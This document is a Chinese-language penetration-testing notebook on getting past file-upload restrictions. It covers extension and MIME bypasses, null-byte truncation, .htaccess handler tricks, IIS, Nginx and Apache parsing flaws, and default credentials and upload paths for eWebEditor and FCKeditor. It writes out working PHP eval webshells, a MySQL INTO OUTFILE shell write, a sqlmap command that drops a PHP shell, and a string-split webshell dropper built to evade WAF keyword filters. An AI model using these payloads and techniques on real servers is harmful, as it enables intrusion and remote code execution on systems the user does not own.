
文件上传测试过程：

* ~~%00截断，~~大小写变换（PHP主用）
* Asp环境.cer/.cdx（ASP主用）
* Asp环境.asp;.jpg（ASP主用）
* 畸形目录：asp为/.asp/目录，Nginx为.jpg/.php，apache为.php.abc
* 数据库备份功能
* 编辑器漏洞
* Php利用.htaccess

五大基本验证类型：

1. 本地JS验证：
   1. 修改本地浏览器禁用javascript
   2. 后缀改为.jpg，上传，抓包，改后缀为.php
2. MIME：
3. 上传php，抓包，修改Content-Type: application/octet-stream->Content-Type:image/jpeg
4. 上传jpg，抓包，改后缀为php
5. 服务端文件路径检测：
6. 0x00截断

0x00截断是针对字符串解析的攻击，服务器底层通过C/C++实现，遇到0x00默认为字符串结尾。虽然当服务端刚收到字符串时，字符串还是完整的包含0x00的形式，但是只要调用了由C/C++实现的相关字符串操作函数后，后面的内容就可能被截断。（和%00原理完全相同！）



1. 服务端文件后缀名检测：
   1. 大小写或其他后缀
   2. 特殊文件名（待验证）

windows系统文件名不允许某些特殊字符，因此可能会被自动截断。例如，test.asp\_可能被存为test.asp

* 1. 00截断（只在asp中测试成功过）
  2. .htaccess绕过（见下节）
  3. 编辑器和中间件的解析漏洞（见下下节）

1. 内容检查：

一般上传图片马即可，如果图片马都不能绕过就很难了

* 1. 文件幻术（文件头）检测
  2. 文件相关信息检测

如调用getimagesize()

* 1. 文件加载检测

包括文件加载和二次渲染。图片马可以绕过文件加载。二次渲染是指对上传的图片渲染生成一个新的图片，基本无法绕过。

攻击：

1. AsP,pHp,php3-5，(后面的没测试)pht，phtml

apache默认只能解析.php文件，如果想解析.php3-.php5等后缀，需要在httpd.conf文件中修改设置。而实际上，你可以修改设置，使任意后缀都作为php解析。

<IfModule mod\_php5.c>

AddType application/x-httpd-php .php .php5 .php4 .abc .jpg

AddType application/x-httpd-php .php3

AddType application/x-httpd-php-source .phps

</IfModule>

1. 0x00和%00截断

0x00和%00截断原理基本相同。0x00是在发给服务端的字符串中直接用16进制的0x00填充，POST和GET数据都可以截断。而%00则是利用服务器接收到字符串后自动对url编码进行解析，自动将%00替换为16进制数值\x00。当该字符串被进一步利用时可能造成截断。因为使用%00 url编码，所以在POST中使用时可能受到限制，目前测试当Content-Type: application/x-www-form-urlencoded可以正确解析。

在Windows系统下， PHP 5.3.4以下版本（不包含5.3.4）的文件系统模块对于文件路径是以路径中的字节为0x00为字符串结束标志。又因为0x00的URL编码为%00，因此这种截断便称为%00截断或00截断（00截断的产生与PHP版本以及PHP运行平台有关，经测试该漏洞只能应用于Windows平台下）。 据此可构造恶意的文件路径：

Filename%00.php

限制条件：

**1).php版本：**(已测可行版本： PHP 5.3.4以下版本(不包含5.3.4))；

**2).平台限制：**只能运行在Windows下；

**3).magic\_quote\_gpc为Off**；

1. asa,cer,cdx(后面的没测试),arp,ara,arpx,arhx,cdx,htr
2. (php系统支持解析)上传.htaccess，有两种.htaccess:

作法一：

<FilesMatch"cimer">

SetHandler application/x-httpd-php

</FilesMatch>

此时，上传任何包含'cimer'的文件被当作php解析。

作法二：

AddType application/x-httpd-php.jpg

此时，上传jpg被当作php来解析。

1. (.Net系统)shell.ashx，然后访问，生成木马文件root.asp

各漏洞的可用范围可参考OWASP上传攻击框架.pdf

文件解析（中间件）漏洞：

1. IIS5/IIS6.0目录和分号解析漏洞:

1. xx.asp/file文件夹漏洞，其中任何文件都视为asp文件解析。

2. .asp;， ~~IIS6.0默认忽略';'后的内容，~~只要文件名中包含”.asp;”，会优先按照asp解析。

1. IIS7.0/IIS7.5/Nginx<0.8.03畸形解析漏洞：
   1. xxx/x.php ------->（参见下一节，既然能作为PHP执行，又何必再写文件）（注意和下一节第一条的区别）

在访问任何文件时，在url中追加/x.php会以php进行解析。这个漏洞和iis、nginx本身无关，和php-cgi有关。

~~默认Fast-CGI开启的情况下，上传fff.jpg，内容为：~~

~~<?php fputs(fopen('fff.php','w'),'<?php eval($\_POST[yzj])?>');?>~~

~~上传后访问fff.jpg/.php（会按照php解析），生成一句话木马fff.php。~~

* 1. 00截断

1. nginx<0.8.03空字节代码执行漏洞:
2. .jpg/xxx.php（待验证，不确定漏洞到底是1还是3）

上传.jpg文件，访问时以“/x.php”结尾，作为php解析。该漏洞同样是由于php-cgi造成，和nginx本身没有关系。

2. xx.jpg%00.php作为php解析。

~~3. 上传.jpg，读取时后面加/xxx.php。~~

1. apache后缀名解析漏洞:

1. .php.xxx.abc Apache从右向左解析文件拓展名，忽略无法正确解析无效后缀，最终解析为php类型

编辑器漏洞：

1. ewebeditor：
2. 修改样式（样式管理），上传文件类型添加asp。
3. 目录遍历漏洞。在上传文件管理的url后面添加'&dir=../..'尝试遍历目录。
4. 默认后台：

http://xxx.com/ewebeditor/admin\_login.asp

http://xxx.com/ewebeditor/eWebEditor.asp

1. 默认口令：Admin/admin或admin/admin888
2. 默认数据库：

http://xxx.com/ewebeditor/db/ewebeditor.mdb

http://xxx.com/ewebeditor/db/ewebeditor.asp

1. (附加）Uploaders test.html

上传路径：http://172.16.6.185/FCKeditor/editor/filemanager/upload/test.html

1. fck编辑器攻击：
2. /\_admin/fckeditor/editor/filemanager/connectors/asp/connector.asp?Command=CreateFolder&Type=Image&CurrentFolder=%2F&NewFolderName=f.asp&uuid=1434098538791

当.asp被屏蔽为\_asp时，可以通过截包，修改CurrentFolder=/frj.asp。

1. 默认路径：

编辑器页： FCKeditor/\_samples/default.html

编辑器版本： FCKeditor/\_whatsnew.html

查看默认上传路径：

FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=GetFoldersAndFiles&Type=Image&CurrentFolder ，第二行“url=/xxx”即为默认基准上传路径。

1. type设置为all或无效值，在旧版本fck下可以上传任意脚本。

利用数据库上传文件：

1. sqlmap:

python sqlmap.py -u <http://192.168.1.108/news.php?newsid=2>

--file-write "D:/security/2.sql injection/sqlmapproject-sqlmap-7dbbf3e/frj.jpg"

--file-dest "C:/phpStudy/WWW/cms/510cms/upload/day\_170704/frj.php"

1. MySQL:

select '<?php eval($\_REQUEST[yzj]);?>' into outfile 'C:/PHPnow-1.5.6/fff.php';

其他文件上传办法：

1. iis文件上传漏洞：

如果iis开启写权限，并且启动了DEV模块，则存在该文件上传漏洞。

利用启明星辰【渗透测试工具包AIO2015\_07】\3Web安全相关\IISPutScanner.exe搜索存在该漏洞的服务器。然后用3Web安全相关\IIS写权限利用工具.exe将马上传并存为txt文件，最后利用move方法将其改为asp。

1. 使用weevely生成木马

refer: http://www.freebuf.com/sectool/39765.html

一句话木马过滤绕过

1. 对一句话内容及关键字的过滤

D:\security\fileUpload\一句话过安全狗.txt包含一些一句话变体

1. Script语言代替php和asp的<?和<%

使用<script language=”xxx”></script>代替<?php ?>和<%@ %>

一句话过安全狗.txt中也有示例。

* 1. Php语言标记

PHP 中支持四对不同的开始和结束标记：

<? ... ?> (在配置文件中通过short\_open\_tag打开)

<?php ... ?>

<script language="php">eval($\_REQUEST[yzj]); </script>

<% ... %> (ASP风格标签，在5.3.0版中放弃使用)

其中两种，<?php ?> 和 <script language="php"> </script> 总是可用的。另两种是短标记和 ASP 风格标记，可以在 php.ini 配置文件中打开或关闭。

1. 运行写一句话马

可以上传php，但是过滤危险函数时可以上传写一句话马的php

<?php fputs(fopen('fff.php','w'),'<?p’.’hp e’.’va’.’l($\_P’.’OST[yzj])?>');?>